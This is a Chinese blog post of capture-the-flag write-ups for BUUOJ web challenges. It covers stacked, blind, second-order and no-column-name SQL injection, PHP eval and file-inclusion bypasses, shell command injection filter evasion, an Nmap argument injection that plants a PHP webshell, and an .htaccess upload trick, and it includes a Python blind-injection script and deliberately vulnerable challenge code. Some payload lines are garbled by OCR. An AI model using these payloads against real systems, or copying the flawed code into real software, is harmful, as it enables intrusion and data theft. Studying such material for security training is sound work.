
BUUOJweb刷题wp（三）

原创

Theseus_sky 于 2020-09-15 16:20:16 发布 203 收藏 1

分类专栏： ctf


本文链接：https://blog.csdn.net/Theseus_sky/article/details/107400571



强网杯2019随便注

堆叠注入原理

> 在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下我们在 ; 结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。例如以下这个例子。用户输入：1; DELETE FROM products服务器端生成的sql语句为：（因未对输入的参数进行过滤）Select * from products where productid=1;DELETE FROM products当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。



打开之后首先判断一下，1‘显示错误，1’# 正确显示，那么试一下万能密码

可以看到数据，那么开始判断列数

当order by 3 #时数据显示错误，那么就只有两列

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

几乎所有常用的字段都被过滤了尝试以下堆叠注入

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1'; show databases;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}
```


payload:1';show tables;#

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
```

```
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


payload:1';show columns from `1919810931114514`;#

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: ow columns from `1919` 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


查询words表没说么特殊内容，看来应该flag就在数字表中
但是发现flag只有一列，无法正常回显，看到了网上的一些骚操作，重命名

> 1.将words表改名为word1或其它任意名字
> 2.1919810931114514改名为words
> 3.将新的word表插入一列，列名为id
> 4.将flag列改名为data
> payload:
> 1';rename table words to word1;rename table 1919810931114514 to words;alter table words add id int unsigned not Null auto_increment primary key; alert table words change flag data varchar(100);#

最后再用一下万能密码就可以看到flag

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{f4e28566-7a51-498a-82cf-9c6e980145fe}"
}
```


方案二：

1';handler 1919810931114514 open;handler 1919810931114514 read first;#

过滤select|update|delete|drop|insert|where的注入 [强网杯 2019]随便注

mysql查询语句-handler

[RoarCTF 2019]Easy Calc

一个计算器过滤了非数字，查看源代码就发现calc.php，打开看看

```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

php的解析规则：当php进行解析的时候，如果变量前面有空格，会去掉前面的空格再解析，那么我们就可以利用这个特点绕过waf。


既然num被限制了，那么' num'呢，在num前面加了空格。waf就管不着了，因为waf只是限制了num，waf并没有限制' num'，当php解析的时候，又会把' num'前面的空格去掉在解析，利用这点来上传非法字符。

scandir()

列出 参数目录 中的文件和目录，要不然我们怎么知道flag在哪。


根据此构造

?（此处有一个空格）**num**=1;var_dump(scandir(chr(47)))



发现flagg，再用这个绕过

? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))



[GXYCTF2019]BabySQli

登录框界面，随便输入admin和111，看一下结果和源代码

```
<!--MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5-->
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Do you know who am I?</title>


wrong pass!
```

发现一串注释，base32解码：
c2VsZWN0ICogZnJvbSB1c2VyIHdoZXJlIHVzZXJuYW1lID0gJyRuYW1lJw==
base64解码：
select * from user where username = '$name'
name可注入
当username不是admin时提示不是wrong pass而是wrong user 可见存在admin这个用户
接下来判断列数
当正常输入语句时提示do not hack me！ 应该是过滤了什么，试一下大小写
1'Order by 3 # 成功，4的时候报错
判断username在哪个位置
1'Union Select 1,'admin',3# 当admin位于第二列的时候回显密码错误，其余都是账号错误
说明username在第二列
题目描述说有md5，那么我猜测密码应该时md5的结果，如果有成功登录可以利用联合查询插入我自己构造的密码（md5），然后输入密码即可登录
payload:
1' union select 1,'admin','e10adc3949ba59abbe56e057f20f883e'#
e10adc3949ba59abbe56e057f20f883e是123456的md5值，在密码框输入123456，即可成功登录拿到flag！！

[SWPU2019]Web1

这题考察无列名注入
无列名注入主要是适用于已经获取到数据表，但无法查询列的情况下，在大多数 CTF 题目中，information_schema 库被过滤，使用这种方法获取列名。
无列名注入的原理其实很简单，类似于将我们不知道的列名进行取别名操作，在取别名的同时进行数据查询，所以，如果我们查询的字段多于数据表中列的时候，就会出现报错。
格式：select b from (select 1,2,3 as b union select * from admin)a;
末尾的 a 可以是任意字符，用于命名
这边注入的时候发现关键字or和空格等都被过滤了，这样就无法对information_schema操作，所以采取无列名注入，其中空格可以使用**//来替换**
无列名注入重要的是列数！所以一定要判断正确列数,主要是这道题列数太多了，一定要确定好！然后要确定回显位置
-1'//union//**select**//1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22

广告名	广告内容	状态
2	3	待管理确认

确定回显之后直接构造语句即可
-1'union//**select**//1,
(select//**group_concat(b)**//from(select//**1,2,3**//as//**b**//union//**select*from**//users)x),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22

个人觉得比较清楚的无列名注入介绍

[CISCN2019 华北赛区 Day2 Web1]Hack World

提示语句：select flag from flag
同时要求只用输入id，应该是数字型的注入
1：Hello, glzjin wants a girlfriend.
2：Do you want to be my girlfriend?
3&其他：Error Occured When Fetch Result.
注意过滤了空格和其他字符 可以采用（）或者tab来waf空格
接下来用到异或（之前的博客有讲到这一块）
借鉴网络大神的脚本，同时也学习到了很多，多看看脚本（不会的可以输出结果理解意思）就会写了

```
import requests
url = "http://b7ca1674-af75-4ff5-94c7-5d06bcb0b21c.node3.buuoj.cn/index.php"
payload = {
    "id" : ""
}
result = ""
for i in range(1,100):
    l = 33
    r =130
    mid = (l+r)>>1 #相当于除以二
    while(l<r):
        payload["id"] = "0^" + "(ascii(substr((select(flag)from(flag)),{},1))>{})".format(i,mid)
        html = requests.post(url,data=payload)
        #print(payload)
        if "Hello" in html.text:
            l = mid+1
        else:
            r = mid
        mid = (l+r)>>1
        #print(mid)
    if(chr(mid)==" "):
        break
    result = result + chr(mid)
    print(result)
print("flag: " ,result)
```

[CISCN2019 华北赛区 Day1 Web5]CyberPunk

打开网页查看源代码发现注释语句，应该是要用php伪协议

```
</html>
<!--?file=?-->
```

共有多个php文件，逐个试探，发现confirm.php和change.php存在漏洞

```php
<?php
//confirm.php
require_once "config.php";
//var_dump($_POST);

if(!empty($_POST["user_name"]) && !empty($_POST["address"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $address = $_POST["address"];
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
    }

    if($fetch->num_rows>0) {
        $msg = $user_name."已提交订单";
    }else{
        $sql = "insert into `user` ( `user_name`, `address`, `phone`) values( ?, ?, ?)";
        $re = $db->prepare($sql);
        $re->bind_param("sss", $user_name, $address, $phone);
        $re = $re->execute();
        if(!$re) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "订单提交成功";
    }
} else {
    $msg = "信息不全";
}
?>
```

```php
<?php
//change.php
require_once "config.php";

if(!empty($_POST["user_name"]) && !empty($_POST["address"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $address = addslashes($_POST["address"]);
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
    }

    if (isset($fetch) && $fetch->num_rows>0){
        $row = $fetch->fetch_assoc();
        $sql = "update `user` set `address`='".$address."', `old_address`='".$row['address']."' where `user_id`=".$row['user_id'];
        $result = $db->query($sql);
        if(!$result) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "订单修改成功";
    } else {
        $msg = "未找到订单!";
    }
}else {
    $msg = "信息不全";
}
?>
```


审计代码可知，提交订单时对姓名和电话都进行了过滤，但是没有过滤地址，导致在预编译处理之后，在修改订单处存在二次注入。在’old_address’=’".$row[‘address’]."’处，用了一开始提交的地址，从而造成了恶意代码的拼接。

> address会被转义，然后进行更新，也就是说单引号之类的无效了。但是，在地址被更新的同时，旧地址被存了下来。如果第一次修改地址的时候，构造一个含SQL语句特殊的payload，然后在第二次修改的时候随便更新一个正常的地址，那个之前没有触发SQL注入的payload就会被触发。


这里可以用到二次注入
payload
//数据库
1’ where user_id=updatexml(1,concat(0x7e,(select substr(database(),1,20)),0x7e),1)#
//表名
1’ where user_id=updatexml(1,concat(0x7e,(select substr(table_name,1,20)from information_schema.tables where table_schema=‘ctfusers’),0x7e),1)#
//字段
1’ where user_id=updatexml(1,concat(0x7e,(select substr(group_concat(column_name),1,20)from information_schema.columns where table_name=‘user’),0x7e),1)#
//数据
1’ where user_id=updatexml(1,concat(0x7e,(select substr(load_file(’/flag.txt’),1,20)),0x7e),1)#
1’ where user_id=updatexml(1,concat(0x7e,(select substr(load_file(’/flag.txt’),20,50)),0x7e),1)#

查数据这一块直接是flag.txt 看了很多wp，有个博主说是比赛题目提示flag文件在根目录
在提交订单和修改订单上面重复上述操作即可获取flag

[BSidesCF 2020]Had a bad day



打开页面是这样的，发现在点击两个按钮时会出现不同的照片，然后url随之发生变化，猜测是可以用文件包含或者php伪协议，在变化处构造php://filter/read=convert.base64-encode/resource=index.php




提示出错了，而且报错发现后面有两个.php，所以删去后缀试一下
成功读取之后解码base64，下面摘取关键代码

```php
<?php
  $file = $_GET['category'];

  if(isset($file))
  {
   if( strpos( $file, "woofers" ) !==  false || strpos( $file, "meowers" ) !==  false || strpos( $file, "index")){
    include ($file . '.php');
   }
   else{
    echo "Sorry, we currently only support woofers and meowers.";
   }
  }
  ?>
```


传入的category需要有woofers,meowers,index才能包含传入以传入名为文件名的文件，我们要想办法包含flag.php
参阅各种大佬的博客之后发现一种伪协议的新姿势：多重套
构造：php://filter/read=convert.base64-encode/**woofers**/resource=flag
即可得到flag的base64，解码即可
其中：重点处可以用meowers,index替代，只需要读取到即可

[GXYCTF2019]Ping Ping Ping



/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```




/?ip=

```
flag.php
index.php
```


利用ls看到两个php，看看flag.php

/?ip= fxck your space!

提示没空格了，应该是过滤了，那就看看index说了啥（利用IFS+数字替代空格）




```
/?ip=
<pre>/?ip=
<?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "<pre>";
  print_r($a);
}

?>
```


发现过滤了空格 n多字符 bash命令 和flag字符串

有三种绕过方式：

一.sh命令

payload：/?ip=127.0.0.1;echoIFS2Y2F0IGZsYWcucGhw|base64IFS2-d|sh 加粗为cat flag.php的base64编码


```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{666a5294-a5d7-4880-b3a9-694a8430c8c7}";
?>

```


二.内联执行

用ls输出的flag.php作为输入执行

payload：/?ip=127.0.0.1;cat$IFS

2‘ls‘其中注意反引号三.变量拼接$payload$：$/?ip=127.0.0.1;a=$; $IFS2$ fl a.php


[网鼎杯 2020 朱雀组]Nmap

查看源代码发现提示在根目录，同时考察nmap命令

```
    </script>
</body>
<!-- flag is in /flag -->

</html>
```

127.0.0.1' -iL /flag -oN vege.txt' 提交之后去访问/vege.txt



出现host maybe down，再打开文件

```
# Nmap 6.47 scan initiated Sat Jul 25 02:15:37 2020 as: nmap -Pn -T4 -F --host-timeout 1000ms -oX xml/e53fd -iL /flag -oN vege.txt 127.0.0.1\ \\
Failed to resolve "flag{1066c5b6-be65-4a90-bc61-0354cb56421c}".
WARNING: No targets were specified, so 0 hosts scanned.
# Nmap done at Sat Jul 25 02:15:57 2020 -- 0 IP addresses (0 hosts up) scanned in 20.14 seconds
```

> -iL 从inputfilename文件中读取扫描的目标。在这个文件中要有一个主机或者网络的列表，由空格键、制表键或者回车键作为分割符。如果使用-iL-，nmap就会从标准输入stdin读取主机名字。你可以从指定目标一节得到更加详细的信息
> -oN 把扫描结果重定向到一个可读的文件logfilename中。

或者构造127.0.0.1' <?= @eval($_POST["pd"]);?> -oG pd.phtml ' 读取pd.phtml
（php被过滤了所以使用phtml可以成功）
再令pd=readfile("/flag");即可回显

[GXYCTF2019]BabyUpload

1先上传.htaccess文件，在bp里修改content-type

```
Content-Disposition: form-data; name="uploaded"; filename=".hta
Content-Type: image/jpeg

AddType application/x-httpd-php .jpg

-----------------------------236759606012136261141221309518
Content-Disposition: form-data; name="submit"
```

再传入图片马，用蚁剑连接

在根目录找到flag